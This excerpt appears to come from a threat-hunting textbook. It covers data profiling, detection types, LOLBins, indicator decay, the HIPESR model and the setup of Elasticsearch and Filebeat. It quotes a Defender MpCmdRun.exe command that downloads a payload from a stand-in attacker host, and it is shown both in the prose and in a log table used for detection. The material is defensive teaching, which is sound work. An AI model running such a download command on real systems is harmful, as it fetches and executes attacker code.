In discussing the Pyramid of Pain, we have a basic understanding of the difficulty and complexity that an adversary has to overcome to gain and maintain access, especially when reusing capabilities. Understanding this helps us understand where we can focus our analysis resources and energy to have the largest impact on their ability to complete their campaign objectives.

Profiling data

This means understanding what data is in your environment, and more importantly, how the things in your environment are expected to behave. One of the results of data that is structured into a uniform format (the Elastic Common Schema, which we'll discuss later) and stored together, is that it allows you to profile data to better inform your collection, analysis, and response strategies.

Figure 2.2 is a quick example of some **transport layer security** (**TLS**) data. It presents a lot of data at once, but it highlights how you can view like data together to profile how it should be behaving. In this figure, we see JA3 client fingerprints, sorted by the host operating system, and the IP address of the TLS session:



Figure 2.2 – TLS data profile by JA3 fingerprint, OS, and IP address example

Understanding your data is paramount to being able to identify abnormalities. The human brain does this really well through the use of visuals, so the ability to visualize your data in a variety of ways will help you spot when something is deviating from the norm. As an added benefit, anyone who has ever worked in IT (irrespective of security) knows that every network is different, so profiling your data helps you understand what those differences are. This can help avoid wasted time chasing a custom application that, as an example, communicates with HTTP on port `7000` instead of `80`. When you know your network, you know what those custom applications are, and when detected, they aren't necessarily malicious.

Expected data

As illustrated in the JA3 pie chart above, we can see the JA3 client fingerprint of `44d502d471cfdb99c59bdfb0f220e5a8` is `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36`, which is the User-Agent from the Chrome web browser.

On my network, that user-agent should only be on Darwin systems; if that JA3 fingerprint was later observed on a Windows or Red Hat system, that would be a deviation of the profile and could be something that a threat hunter may want to investigate to understand if there was a process attempting to mask its identity, a misconfiguration of some type, or if there was an update to the profile needed.

Following the HIPESR model, this is part of the feedback loop where observations collected by operators are analyzed by analysts and operators to understand what is happening and respond by updating or tuning the profile or beginning response operations.

Detection types

There are multiple types of detections, some automated, some manual. It is important to remember that this data and information is presented to analysts and operators by systems, but intelligence is created by humans.

Signature-based detections

Signature-based detections are what is thought about for traditional security operations. Platforms such as antivirus (yes, it's still a thing), **Intrusion Detection/Prevention Systems** (**IDS/IPS**), and firewall blocks are examples of signature-based detections. While these are table-stakes (love or hate that term) for security operations, they block a smaller and smaller percentage of threats because they rely on previously identified threats being analyzed and rules/signatures being created from a "known bad."

Behavior-based detections

Behavior-based detections are things that are either a derivative of "known bad" or leverage known good binaries/trusts/processes to perform malicious operations.

Some examples of behavior-based detections are the following:

- Authenticating from two different locations at the same time
- Authentications occurring closely chronologically, but over a large geographic distance (such as an authentication from San Francisco, CA, USA and then another authentication from Paris, France 1 hour later)
- Network connections originating from a program that doesn't require a network connection (`notepad.exe`, vi, or `textEdit`)

One of the most powerful tools in behavior-based detection is YARA, which as described earlier, is a pattern-matching framework for files. To create YARA rules, analysts and operators analyze malicious files to identify strings that can be grouped into conditions to identify that known-bad file as well as derivative files that are similar.

"Living Off the Land" binaries (**LOLBins**)

As we've mentioned before, it's an "arms race" between attackers and defenders. As defenders have gotten better at detecting malicious files, attackers have started working hard to blend into the environment. One of the ways they've done that is by using LOLBins. LOLBins are legitimate programs that are present on many systems. While these programs have authorized uses and purposes, they can be used to perform nefarious functions. The fact that they can be used legitimately makes it very difficult to detect when they are being abused.

Some examples of LOLBins are the following:

- `At.exe` – This program can be used to schedule tasks, but also to maintain persistence.
- `pip` – This program can be used to install Python packages, but it can also be used to upload and download files or even spawn interactive shells.
- `Powershell.exe` – This program is an automation and scripting framework, but it can also be used to load and build malware directly onto a compromised system.

LOLBins usage is becoming more and more common because of the difficulty in detecting malicious activities and, perhaps more difficult, securing them in a way to prevent abuse while maintaining their usability.

This is not an attack on Microsoft Defender, but an example. Microsoft Defender (an anti-malware component of Windows) includes the `MpCmdRun.exe` utility to automate some of the functions of Microsoft Defender. This is a classic LOLBin. In September 2020, security researcher Mohammad Askar (`@mohammadaskar2`) disclosed a method to use the anti-malware utility to download and execute malware using the `-DownloadFile` switch `MpCmdRun.exe -DownloadFile -url https://attacker.server/beacon.exe -path c:\\temp\\beacon.exe`:

Top values of process.name	Top values of process.command_line
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" GetDeviceTicket -AccessKey 1F1ED1C2-168E-ECEC-31B7-04DF32D56E19
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" GetDeviceTicket -AccessKey ACE12365-C345-3A92-BDF6-EA6D84211A05
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignatureUpdate -ScheduleJob -RestrictPrivileges
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignatureUpdate -ScheduleJob -RestrictPrivileges -Reinvoke
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignaturesUpdateService -ScheduleJob -UnmanagedUpdate
MpCmdRun.exe	MpCmdRun.exe -DownloadFile -url https://attacker.server/beacon.exe -path c:\\temp\\beacon.exe

Figure 2.3 – MpCmdRun.exe being used to download unintended files

Using Kibana, we can profile how `MpCmdRun.exe` is used in our environment to identify when there are deviations.

Machine learning

A question that invariably comes up when discussing data profiling is what about machine learning? I think that machine learning absolutely has a place in profiling, security operations, and threat hunting.

I agree that ML provides a great capability and I agree that it should be employed where and when possible. That said, ML isn't always available, frequently requires additional infrastructure, and can be a crutch if it is considered a requirement for response or hunting. Furthermore, ML is commonly a premium feature and human-in-the-loop threat hunting is available at any tier, from open source through licensed Elastic distributions.

Missing data

As important as identifying deviations from your collected data profile is, it is also important to understand when you're missing data that you are expecting.

Intelligence analysis is an ancient discipline and frequently, we can apply non-cyber scenarios to cyber scenarios to solve the same problems.

In the Second World War, the United States could not turn the tide of air superiority maintained by the Axis powers. To solve this problem, the United States decided to improve its armoring strategy. A project was hatched to analyze returning Allied aircraft to identify where the bullet holes were and improve the armor around those areas to make the aircraft more resilient.

Sadly, this made a negative impact. Aircraft were still being damaged and not returning. Additionally, they were heavier than they had been before, making them slower, harder to maneuver, meaning they consumed more fuel:



Figure 2.4 – Survivorship bias

A mathematician named Abraham Wald pointed out a flaw in the analysis – they were only looking at aircraft that were surviving missions and thus, engineers were adding armor to the areas that weren't as critical as others. It stood to reason the areas that did not have bullet holes meant those were the areas that caused aircraft to crash. When the strategy was adjusted to add armor to the areas without bullet holes, more aircraft began returning. This became known as Survivorship bias (*Abraham Wald, A Method of Estimating Plane Vulnerability Based on Damage of Survivors*, `https://apps.dtic.mil/docs/citations/ADA091073`).

We can apply these lessons to threat hunting and instead of just analyzing data that we're presented with, what data are we *expecting*? What data is missing? Do we need to change our collection strategy to tell the full picture?

Data pattern of life

The final part in the use and application of the models we've discussed in this and the previous chapter is defining the pattern of life; that is, when did this information become interesting to me and when did it cease to be interesting to me? Understanding that just because something was bad, doesn't necessarily mean that it poses a threat or that it is still bad.

Before we get into this next section, I wanted to say a word about the industry phrase **Indicator of Compromise** (**IoC**) and the derivative phrase **Indicator of Attack** (**IoA**). IoCs are atomic indicators (IP addresses, file hashes, registry keys, and so on), which are artifacts of a compromise, and IoAs focus more on activities that must be accomplished by an adversary to achieve their campaign objectives (escalation privilege, maintain persistence, stage and exfiltrate data, and so on). Understanding what both IoCs and IoAs are is valuable, from a raw definition as well as where they are each more and less effective. To that end, I consider both IoCs and IoAs simply "indicators." Until they are processed through the intelligence pipeline to become actual intelligence, they are data and information indicators.

Indicators

Indicators can be interesting when they are observed locally or provided by a high-confidence threat information source. IoCs, to be interesting, generally need to be emerging. IoAs have a bit more staying power.

Interesting indicators are also indicators that are contextual and enriched. Simply an atomic indicator by itself is almost next to useless. When it became malicious, in what way was it malicious, how has it been observed being used, and so on, is all contextually relevant information that makes an indicator "interesting."

Commonly, organizations can lose interest in an indicator when they have a countermeasure in place. While that certainly helps mitigate the threat, the indicator is still interesting in that someone attempted to use a known-bad indicator to compromise your environment.

An indicator can quickly become less interesting once it begins to become stale or decay (more on that in the next section). Additionally, indicators that are lacking contextual relevancy, while when they're hot-off-the-press may be interesting, when all you've been provided is a raw atomic indicator, very quickly become less interesting because they provide no analytical benefit and limit what you can actually do with the indicator.

You can populate a blocklist with a list of indicators someone else said is bad, but without context, you're putting a tremendous amount of blind trust in someone else's analysis. When the context is provided with the indicator, you have some concept of your response to the indicator (especially if it is observed).

The depreciation life cycle

An important part of defining a pattern of life for data is understanding how to handle transitioning something from "important" to "unimportant" or more specifically, a path to go from being "very important" to "less important."

The process to transition data has a few different names and I've distilled them down into the three most prevalent in order of concept, action, and process:

- Indicator decay (concept)
- Shunning (action)
- Deprecation pipeline (process)

Indicator decay

Decaying indicators is the concept or idea that indicators have a shelf life and must move from "top-priority" alerting to a lower threat or confidence. If every indicator stays at the same level of threat, responders and hunters will eventually be analyzing the entire internet because, while slight hyperbole, almost every atomic indicator will be flagged as a threat at some point.

The idea is that an indicator, especially an analyzed IoC, has a lifespan and this needs to be part of your analytical process in transitioning data to information to intelligence – is this indicator still a threat?

Shunning

Understanding that indicators need to have a useful life is important, but how do you react to these indicators of varying status in their decay life cycle?

The concept of shunning is that an atomic indicator can be blocked automatically for a set duration to allow for the normal decay of the indicator. Normal decay would be that adversaries understand that their indicators don't last forever, so they are commonly replaced as campaigns roll. Leveraging shunning helps avoid alert fatigue in that not every indicator hit (outside-in) requires a human-response effort.

To be clear, shunning doesn't necessarily mean that the indicator isn't interesting, and analysis of shunned indicators should be part of a cyclical analyst workflow; it just means that an atomic indicator provided by a threat report 6 months ago doesn't need the same level of triage as an indicator that is hot off the press.

The deprecation pipeline

The depreciation pipeline is the application of the indicator decay concept. The pipeline is unique to each organization based on indicator source confidence, threat, context, and so on.

Organizations can create a deprecation pipeline in which indicators are entered into the pipeline as soon as they are provided, with a pre-determined process to move them from high-response/high-confidence to low-response/low-confidence. The process can be very complex with considerations based on the reporting source, the assessed threat, enrichment maturity, and so on, or simple in that indicators move through the pipeline unless they are observed.

In this basic pipeline, we can see that indicators are transitions from their response tiers based on their criticality, which is calculated based on how many times they have been observed along with how many days have passed without them being observed:

Priority	Indicator	Times Observed	Days w/out Observations	Criticality Score (0-10)
Tier 1	`1.2.3.4`	0	5	7
Tier 1	`evil.com`	4	0	8
Tier 2	`5.6.7.8`	1	14	4
Tier 3	`file-hash-value`	0	25	3
Tier 3	`bad.com`	1	100	1

Table 2.1 – Deprecation pipeline example

I am of the opinion that an indicator should never be removed as it always has some analytical value, but it can have a low criticality/response score.

Now that we've discussed various approaches to data profiling, hygiene, retention, and so on, let's talk about how teams can work together to merge intelligence analysis and hunting with traditional security operations.

The HIPESR model

A question that comes up frequently with threat hunting is "where does this fit into my team?". I think this is a fair question. We've talked a lot about some higher-level concepts and methodologies, but how does all of this work together in a process that is cohesive and supportive? If you just try to blanket "threat hunting" across all things security, you'll quickly dilute the knowledge, skills, and expertise that are requisite for a strong threat hunt team.

To approach that, I came up with the HIPESR model to describe how to engage intelligence and threat hunting with traditional security operations. As in all things, models generally have murky edges, so as we say in InfoSec, "your mileage may vary:"



Figure 2.5 – The HIPESR model

The elements of this model are as follows:

- Hypothesis – Come up with a theory.
- Investigate – Share that theory with peers and research the theory.
- Profile/pattern – Profile and pattern the theory with data.
- Enrich – Enrich the theory and data with multiple sources.

- Scale – Scale the observation to collect additional data.
- Review – Review the observations to ensure that you're collecting the right data.

In this model, we have analysts, operators, and infrastructure teams. All have different, albeit intersecting roles that oversee the elements.

Analysts

This role is for intelligence and data analysts with the responsibility of analyzing collected data, assessing that data for relevancy and context, and informing operators of collection priorities. The analyzed data can be internally observed or derived from external threat research.

Operators

This role is for threat hunters that receive processed information from the analysts to inform their hunting and collection priorities. An example may be to take processed information from analysts indicating that threat actors are using cron jobs to maintain persistence on a compromised host. Operators can take this information and develop collection processes and hunting methodologies to identify how cron jobs are being used throughout the environment. These processes allow operators to profile and pattern environmental data that can add context and enrichment to the theory provided by the analyst.

Infrastructure

Once this theory has been investigated for relevancy and value, profiled with environmental observations, enriched with additional internal and external context, it is passed to an infrastructure team that can develop long-term collection tools and processes to ensure that this data can be collected and enriched continually to improve the overall visibility and protective posture of the network.

As data passes through this model, it is in a continuous feedback loop so that as more and more information is collected and applied to the dataset, the assessments are as informed as possible with all information versus simply the information for the specific phase. Additionally, even as data exits a model, it should be a candidate for enrichment with additional data, information, and context as it becomes available.

As mentioned in the previous chapter, cyber, threat intelligence, hunting, and so on are becoming large marketing umbrellas. It used to be that everything with a power cord was "infosec," but now everything with a power cord is "cyber." Understanding how traditional operations intersect with hunting, intelligence analysis, and cyber overall is important and the HIPESR model helps illustrate that.

Summary

In this chapter, we built on the concepts of cyber threat intelligence from the previous chapter and were introduced to threat hunting. In exploring threat hunting, we discussed various models used to frustrate the adversary and interact with other analysts, operators, and infrastructure teams; data profiling exercises to understand what data you are being presented with (and maybe what data you're missing); and how the data pattern of life can be observed and managed.

Looking back at what was introduced in this chapter, there are a lot of theory, concepts, and critical thinking methodology and we have to ask why? Why are we spending so much time pontificating about models and data patterns and pipelines? It's because we're trying to make the adversary pay for every bit that they attempt to put into your network and make the adversary pay for every bit they attempt to get out. Success means that we drive the mean time to detect and mean time to respond as close to zero as possible and understanding our environment and adversary capabilities means that we're collecting the knowledge that will be paramount in that endeavor.

In the next chapter, you'll be introduced to the Elastic Stack, the various components within, and the solutions that you'll be using to threat hunt on network and endpoint data.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which of the "six D's" involves interrupting the cadence, flow, and milestones that are needed to meet campaign objectives?

   a. Deny

   b. Detect

   c. Deceive

   d. Disrupt

2. What are LOLBins?

   a. Authorized binaries abused for nefarious purposes

   b. Malicious software

   c. Programs that evade anti-virus

   d. Programs that hijack web sessions

3. What is a depreciation pipeline?

   a. Temporarily blocking an indicator

   b. A process to age indicators through response tiers

   c. Collecting new threat feeds

   d. Data missing from a collection

Further reading

To learn more about applied threat hunting methodologies as they relate to cyberspace, check out these resources:

- *Robert Clark*, *Intelligence Analysis: A Target-Centric Approach*, SAGE Publications
- *Randolph H. Pherson, Richards Heuer. Structured Analytic Techniques for Intelligence Analysis*, SAGE Publications
- *Rebekah Brown, Scott J Roberts, Intelligence-Driven Incident Response: Outwitting the Adversary*, O'Riley Media, Incorporated

References for LOLBins:

- Windows – `https://lolbas-project.github.io`
- UNIX/Linux – `https://gtfobins.github.io`
- Researcher Disclosure Tweet – `https://twitter.com/mohammadaskar2/status/1301263551638761477`
- MpCmdRun LOLBin Detection Engine Alert – `https://github.com/elastic/detection-rules/issues/246`

Section 2: Leveraging the Elastic Stack for Collection and Analysis

Here we'll focus on how to use the Elastic Stack to perform threat hunting. This will include an introduction to the components, how to build the stack for training and familiarity, and how to use the stack for threat hunting.

This part of the book comprises the following chapters:

- *Chapter 3, Introduction to the Elastic Stack*
- *Chapter 4, Building Your Hunting Lab – Part 1*
- *Chapter 5, Building Your Hunting Lab – Part 2*
- *Chapter 6, Data Collection with Beats and Elastic Agent*
- *Chapter 7, Using Kibana to Explore and Visualize Data*
- *Chapter 8, The Elastic Security App*

3
Introduction to the Elastic Stack

The Elastic Stack is a technology stack that is focused on, at its core, search – the ability to search through tremendous amounts of data and to perform analytics. These analytics can have multiple use cases, which are called solutions.

The Elastic Stack is the official name of the products offered by the company Elastic. Previously, these separate software titles were collectively referred to as the **ELK** Stack, which stood for **Elasticsearch, Logstash, and Kibana**. The name was changed to the Elastic Stack as the company and projects focused on specific use cases, known as solutions.

In this chapter, we'll go through the following topics:

- Logstash
- Elasticsearch
- Beats and Agents
- Kibana
- Elastic solutions

Technical requirements

In this chapter, you will need to have access to the following:

- A Unix-like OS (macOS, Linux, and so on) is strongly recommended.
- Over 20% remaining hard disk space.
- A text editor that will not add formatting (such as Sublime Text, Notepad++, Atom, Vi/Vim, Emacs, or nano).
- Access to a command-line interface.
- The archive program Tar.
- A modern web browser with a UI.

The code for the examples in this chapter can be found at the following GitHub link: `https://github.com/PacktPublishing/Threat-Hunting-with-Elastic-Stack/tree/main/chapter_3_introduction_to_the_elastic_stack`.

Check out the following video to see the Code in Action:
`https://bit.ly/3wHU6a7`

Introducing Logstash

Logstash is an Elastic product built on Java that can provide multiple pipelines to move data into Elasticsearch via input and output plugins. Logstash uses various inputs to collect data, send it into Elasticsearch, and even enrich it along the way.

Input plugins

Input plugins allow specific datasets to be consumed and processed by Logstash. There are a tremendous number of plugins available for Logstash, and they are available for free and have varying levels of complexity.

Some of the most common plugins are the Syslog plugin, which reads Syslog events over the network, the Kafka plugin, which reads events from a Kafka topic, and the SNMP plugin, which polls network devices using **Simple Network Management Protocol** (**SNMP**).

Check out the available input plugins here: `https://www.elastic.co/guide/en/logstash/current/input-plugins.html`.

Filter plugins

As we mentioned, Logstash has the ability to apply filters to data as it travels through the pipeline. Just like input plugins, there are a tremendous number of filters available for Logstash and they are available for free and have varying levels of complexity.

Some of the most common filter plugins are the CSV plugin, which parses CSV data, the JSON plugin, which parses JSON data, and the GeoIP plugin, which looks up the geographic information for IP addresses.

Check out the available filter plugins here: `https://www.elastic.co/guide/en/logstash/current/filter-plugins.html`.

Output plugins

Output plugins are, you guessed it, where the data is sent once it has completed its path through the pipeline. Most commonly, this is Elasticsearch, but it can just as easily be other platforms such as Kafka, MongoDB, or Redis.

Some of the most common output plugins are the Elasticsearch plugin, which writes data to Elasticsearch, the Kafka plugin, which writes events to a Kafka topic, and S3, which writes events into an Amazon **Simple Storage Service** (**S3**) bucket.

Check out the available filter plugins here: `https://www.elastic.co/guide/en/logstash/current/output-plugins.html`.

While Logstash has tremendous value for high-throughput networks that have the need to perform enrichments and specific pipelines for different data types, it does have a few limitations, namely the following:

- It requires additional infrastructure for the Logstash service.
- It requires an existing log collection solution.
- It has a learning curve for the different plugins and filters.

Moving on, we're going to explore getting some sample data into Elasticsearch from Beats and Elastic Agent.

Elasticsearch, the heart of the stack

Elasticsearch is the core of the entire stack. It is a search platform built on the Lucene library and developed in Java.

Elasticsearch was officially released in 2010 by the creator, Shay Bannon, who had created another search engine that was the precursor to Elasticsearch, called Compass.

Elasticsearch hosts a common JSON over HTTP interface that allows Elasticsearch to act as the search tier for an application frontend or directly via an **Application Programming Interface** (**API**):

```
{
  "name" : "packtpub.lan",
  "cluster_name" : "cluster",
  "cluster_uuid" : "GcrS1m99QIWPjkgT9SKnuA",
  "version" : {
    "number" : "7.10.2",
    "build_flavor" : "default",
    "build_type" : "tar",
    "build_hash" : "747e1cc71def077253878a59143c1f785afa92b9",
    "build_date" : "2021-01-13T00:42:12.435326Z",
    "build_snapshot" : false,
    "lucene_version" : "8.7.0",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```

The preceding code block is referred to as the welcome banner and is displayed when you query the Elasticsearch API without any additional parameters. We'll discuss this a bit more in the following example.

Bringing data into Elasticsearch

For this example, we'll be building a simple Elasticsearch node. This is in preparation for sending some data in the following examples with Beats. As we build our lab in *Chapter 4*, *Building Your Hunting Lab – Part 1*, we'll spend more time customizing it, but for now, we just want to get a basic introduction.

Preparation

First, we need to collect the Elasticsearch binary. I'll be doing this on a macOS system, but any OS should be sufficient.

Download Elasticsearch (select your architecture): `https://www.elastic.co/downloads/elasticsearch`.

Installing Elasticsearch

Now that we've downloaded Elasticsearch, let's install it:

1. Go into a terminal shell and extract the `.zip` or `.tar.gz` archive, and then browse into the directory:

```
$ tar zxf elasticsearch-{version}-{architecture}.tar.gz
cd elasticsearch-{version}
```

2. Let's modify `elasticsearch.yml` to define an IP address in two locations (previously, both the `network.host` and `discover.seed.hosts` lines were commented out). I'm going to use `0.0.0.0` to allow the IP to accept incoming connections. In an enterprise/production deployment, this should be a specifically defined IP. This isn't needed for our immediate testing but will make things easier when we get to remote connections.

   Additionally, we'll set it for a single-node deployment, meaning Elasticsearch won't be looking to make a cluster with any other nodes:

```
$ vi config/elasticsearch.yml

...
# --- Network ---
#
# Set the bind address to a specific IP (IPv4 or IPv6):
#
network.host: 0.0.0.0
#
...
# --- Discovery ---
#
# Pass an initial list of hosts to perform discovery when
this node is started:
# The default list of hosts is ["127.0.0.1", "[::1]"]
#
discovery.type: single-node
discovery.seed_hosts: ["0.0.0.0"]
#
...
```

3. Now that we've made those slight changes, let's fire it up:

```
$ bin/elasticsearch
```

4. Now, let's query the HTTP API for Elasticsearch to check on its status (you can add `?pretty` so that the output is easier to read, but this is not necessary):

```
$ curl localhost:9200?pretty

{
  "name" : "packtpub.lan",
  "cluster_name" : "packtpub",
  "cluster_uuid" : "GcrS1m99QIWPjkgT9SKnuA",
  "version" : {
    "number" : "7.10.2",
    "build_flavor" : "default",
    "build_type" : "tar",
    "build_hash" :
"747e1cc71def077253878a59143c1f785afa92b9",
    "build_date" : "2021-01-13T00:42:12.435326Z",
    "build_snapshot" : false,
    "lucene_version" : "8.7.0",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```

Great, it looks like Elasticsearch is running and all systems are go. Let's send that Logstash data into it.

Creating an index in Elasticsearch

This won't be needed as we start sending real data into Elasticsearch, but as an example, we can just manually create an index to hold some data.

With Elasticsearch running, in a terminal window, simply type the following:

```
$ curl -X PUT "localhost:9200/my-first-index?pretty"
```

You should get the following as a result:

```
{
  "acknowledged" : true,
  "shards_acknowledged" : true,
  "index" : "my-first-index"
}
```

Congratulations, you have created your first index! Next, let's check on the health of your node and also learn a bit more about how the data is displayed in Elasticsearch.

Checking Elasticsearch's health

Let's look at how to check for data:

1. First, we want to check to make sure that the index we created (`my-first-index`) is in there and we can do this via the API (and later the easy route, Kibana):

```
$ curl localhost:9200/_cat/indices

yellow open my-first-index WHAWkMvKSuum3dv_k_WXgw 1 1 3 0
18kb 18kb
```

2. Great, it looks like the index is there, but what are we looking at exactly? Let's add some headers to that. I'll save you searching the `elasticsearch` API index headers; we just need to add `v=true`, which is the parameter to add column headers and `pretty` to make the output easier to read:

```
$ curl "localhost:9200/_cat/indices?v=true&pretty"

health status index          uuid                   pri
rep docs.count docs.deleted store.size pri.store.size
yellow open   my-first-index WHAWkMvKSuum3dv_k_WXgw   1
1          3            0       18kb           18kb
```

We're looking for one thing, and that's whether `my-first-index` is there, and it is. Let's quickly describe the other columns:

- `health`: The health of the index. Ours is yellow because we only have one replica shard, which is not ideal for production, but this is just an example.
- `status`: This is whether the index is open or closed.

- `index`: The name of the index.
- `uuid`: The index **Universally Unique Identifier** (**UUID**).
- `pri`: How many primary shards there are.
- `rep`: How many replica shards there are.
- `docs.count`: How many documents there are. I have three, but if you stopped Logstash before or after I did, you will have more or less.
- `docs.deleted`: How many documents have been deleted, which in this case is zero.
- `store.size`: The compressed storage size taken by primary and replica shards.
- `pri.store.size`: The compressed storage size taken only by primary shards.

> **Tip**
> If you are interested in Elasticsearch engineering, there are great training courses offered by Elasticsearch and others: `https://www.elastic.co/elasticsearch/training`.

There's more configuring you can do for Elasticsearch, and we'll explore that in the next chapter when we cover building your lab environment.

To make it easier to get into Elasticsearch, Elastic uses Beats and, more recently, Elastic Agent.

> **Important note**
> I believe building an understanding from the ground up is important, from Elasticsearch all the way to Kibana. With the exception of a small example in Filebeat, we'll be exploring the rest of our example data in Kibana. Going forward, we'll continue to check Elasticsearch via the API to validate that indices are being created; however, we won't be querying data with the API or using the `_search` endpoint. If you choose to do that, you can use the syntax we covered previously or reference the Elasticsearch search documentation (`https://www.elastic.co/guide/en/elasticsearch/reference/current/search-your-data.html`).

Beats and Agents

Beats are data shippers that you can install directly on an endpoint to send data through Logstash, other data pipelines, and, of course, Elasticsearch.

They are referred to as "lightweight data shippers" and they until recently performed different functions and were all required. So, if you wanted to collect Windows event logs and network traffic from an endpoint, you had to install two different Beats: Winlogbeat and Packetbeat.

Elastic has recently released Elastic Agent, which is a framework to wrap all of these Beats together, add some new functionality, and provide the ability to centrally control the agent configurations with a Kibana app called Fleet.

There are several different Beats that all perform different functions. While there is security value in all of the Beats, we'll cover the main ones for threat hunting.

Filebeat

Filebeat is designed to ship files into Logstash or directly into Elasticsearch.

Filebeat uses modules that are preconfigured to ship specific types of logs in a standardized schema that either aligns with the **Elastic Common Schema** (**ECS**) or uses the same design concepts if the specific ECS fieldset doesn't exist. Additionally, modules are open source, so you can make your own and even contribute back to the Filebeat project if you choose to do so.

You can check out the Filebeat modules here: `https://www.elastic.co/guide/en/beats/filebeat/current/filebeat-modules.html`.

A relevant Filebeat module for threat hunting is the threat intelligence module that comes preconfigured to ship several public and commercial threat feeds. This data is collected via a call to the vendor feed API endpoint and written into Elasticsearch using a standardized format.

Using Filebeat to get data into Elasticsearch

In this example, we're going to stand up a Filebeat instance and send data into Elasticsearch.

Preparation

First, we need to collect the Filebeat binary. I'll be doing this on a macOS system, but any OS should be sufficient.

Download Filebeat (select your architecture): `https://www.elastic.co/downloads/beats/filebeat`.

Installing Filebeat

Now that we've downloaded Filebeat, let's set it up:

1. Go into a terminal shell and extract the `.zip` or `.tar.gz` archive, and then browse into the directory:

```
$ tar zxf filebeat-{version}-{architecture}.tar.gz
cd filebeat-{version}
```

2. Next, let's take a peek into the configuration file and see that it's an unconfigured but functional configuration file:

```
$ vi filebeat.yml
```

3. Let's set it up to send some logs. There is an example directory for `*NIX` systems as well as a Windows one. Uncomment out the proper line for your OS and change the log input type from `enabled: false` to `enabled: true`. Your configuration file will look like this. We don't need to change anything else for this test:

```
...
filebeat.inputs:

# Each - is an input. Most options can be set at the
input level, so
# you can use different inputs for various
configurations.
# Below are the input specific configurations.

- type: log

```

```
  # Change to true to enable this input configuration.
  enabled: true

  # Paths that should be crawled and fetched. Glob based
paths.
  paths:
    - /var/log/*.log
    #- c:\programdata\elasticsearch\logs\*
...
```

In this example, we'll be sending files that end in `*.log` that are in my `/var/log/` directory to Elasticsearch.

